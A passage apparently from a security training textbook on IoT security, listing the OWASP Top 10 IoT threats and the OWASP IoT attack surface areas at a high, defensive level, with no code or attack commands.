
Potential vulnerabilities in the IoT system can result in major problems for organizations. Most IoT devices come with security issues such as the absence of a proper authentication mechanism or the use of default credentials, absence of a lock-out mechanism, absence of a strong encryption scheme, absence of proper key management systems, and improper physical security.

Some of the security issues at each layer of IoT architecture are given below:



APPLICATION	Validation of the inputted string, AuthN, AuthZ, no automatic security updates, default passwords
NETWORK	Firewall, improper communications encryption, services, lack of automatic updates
MOBILE	Insecure API, lack of communication channels encryption, authentication, lack of storage security
CLOUD	Improper authentication, no encryption for storage and communications, insecure web interface
IoT	**Application + Network + Mobile + Cloud = IoT**

Figure 18.7: Security problems in IoT architecture



OWASP Top 10 IoT Threats

1. Weak, Guessable, or Hardcoded Passwords
2. Insecure Network Services
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanisms
5. Use of Insecure or Outdated Components
6. Insufficient Privacy Protection
7. Insecure Data Transfer and Storage
8. Lack of Device Management
9. Insecure Default Settings
10. Lack of Physical Hardening

OWASP Top 10 IoT Threats

Source: *https://www.owasp.org*

The Top 10 IoT threats, according to the Open Web Application Security Project (OWASP), are listed below:

- **Weak, Guessable, or Hardcoded Passwords**

  Using weak, guessable, or hardcoded passwords allows publicly available or unchangeable credentials to be determined via brute forcing. This also includes backdoors in the firmware or client software that lead to unauthorized access to the deployed devices.

- **Insecure Network Services**

  Insecure network services are prone to various attacks like buffer overflow attacks, which cause a denial-of-service scenario, thus leaving the device inaccessible to the user. An attacker uses various automated tools such as port scanners and fuzzers to detect the open ports and exploit them to gain unauthorized access to services.

  These insecure network services that are open to the Internet may compromise the confidentiality, authenticity, integrity, or availability of information and also allow remote access to critical information.

- **Insecure Ecosystem Interfaces**

  Insecure ecosystem interfaces such as web, backend API, mobile, and cloud interfaces outside the device lead to compromised security of the device and its components. Common vulnerabilities in such interfaces include lack of authentication/authorization, lack of encryption or weak encryption, and lack of input/output filtering.

- **Lack of Secure Update Mechanisms**

  Lack of secure update mechanisms, such as a lack of firmware validation on the device, lack of secure delivery, lack of anti-rollback mechanisms, or lack of notifications of security changes, may be exploited to perform various attacks.

- **Use of Insecure or Outdated Components**

  Use of outdated or older versions of software components or libraries, such as insecure customization of OS platforms or use of third-party hardware or software components from a compromised supply chain, may allow the devices themselves to be compromised.

- **Insufficient Privacy Protection**

  Insufficient privacy protection allows the user's personal information stored on the devices or ecosystem to be compromised.

- **Insecure Data Transfer and Storage**

  Lack of encryption and access control of data that is in transit or at rest may result in leakage of sensitive information to malicious users.

- **Lack of Device Management**


  Lack of appropriate security support through device management on devices deployed in production, including asset management, update management, secure decommissioning, system monitoring, and response capabilities, may open the door to various attacks.

- **Insecure Default Settings**

  Insecure or insufficient device settings restrict the operators from modifying configurations to make the device more secure.

- **Lack of Physical Hardening**

  Lack of physical hardening measures allows potential attackers to acquire sensitive information that helps them in performing a remote attack or obtaining local control of the device.



OWASP IoT Attack Surface Areas

1 Ecosystem (general)

- Interoperability standards
- Data governance
- System wide failure
- Individual stakeholder risks
- Implicit trust between components
- Enrollment security
- Decommissioning system
- Lost access procedures

2 Device Memory

- Sensitive data
  - Cleartext usernames
  - Cleartext passwords
  - Third-party credentials
  - Encryption keys

3 Device Physical Interfaces

- Firmware extraction
- User and admin CLI
- Privilege escalation
- Reset to insecure state
- Removal of storage media
- Tamper resistance
- Debug port
- Device ID/Serial number exposure

4 Device Web Interface

- Web application vulnerabilities
- Credential management vulnerabilities
  - Username enumeration
  - Weak passwords
  - Account lockout
  - Known default credentials
  - Insecure password recovery mechanism


5 Device Firmware

- Sensitive data exposure
  - Backdoor accounts
  - Hardcoded credentials
  - Encryption keys/Encryption
  - Sensitive information/URL disclosure
- Firmware version display and/or last update date
- Security related function API exposure
- Firmware downgrade possibility

6 Device Network Services

- Information disclosure
- User and admin CLI
- Injection and Denial-of-Service
- Unencrypted services
- Poorly implemented encryption
- Test/development Services
- UPnP, Buffer overflow
- Vulnerable UDP Services, etc.

https://www.owasp.org



OWASP IoT Attack Surface Areas (Cont'd)

7 Administrative Interface

- Web application vulnerabilities
- SQL injection
- Cross-site scripting
- Security/encryption options
- Logging options
- Two-factor authentication
- Inability to wipe device

8 Local Data Storage

- Unencrypted data
- Data encrypted with discovered keys
- Lack of data integrity checks
- Use of static same enc/dec key

9 Cloud Web Interface

- Web application vulnerabilities
- Credential management vulnerabilities
- Transport encryption
- Two-factor authentication

10 Third-party Backend APIs

- Unencrypted PII sent
- Encrypted PII sent
- Device information leaked
- Location leaked


11 Update Mechanism

- Update sent without encryption
- Updates not signed
- Update location writable
- Update verification
- Malicious update
- Missing update mechanism
- No manual update mechanism

12 Mobile Application

- Implicitly trusted by device/cloud
- Username enumeration
- Account lockout
- Known default credentials
- Weak passwords
- Insecure data storage
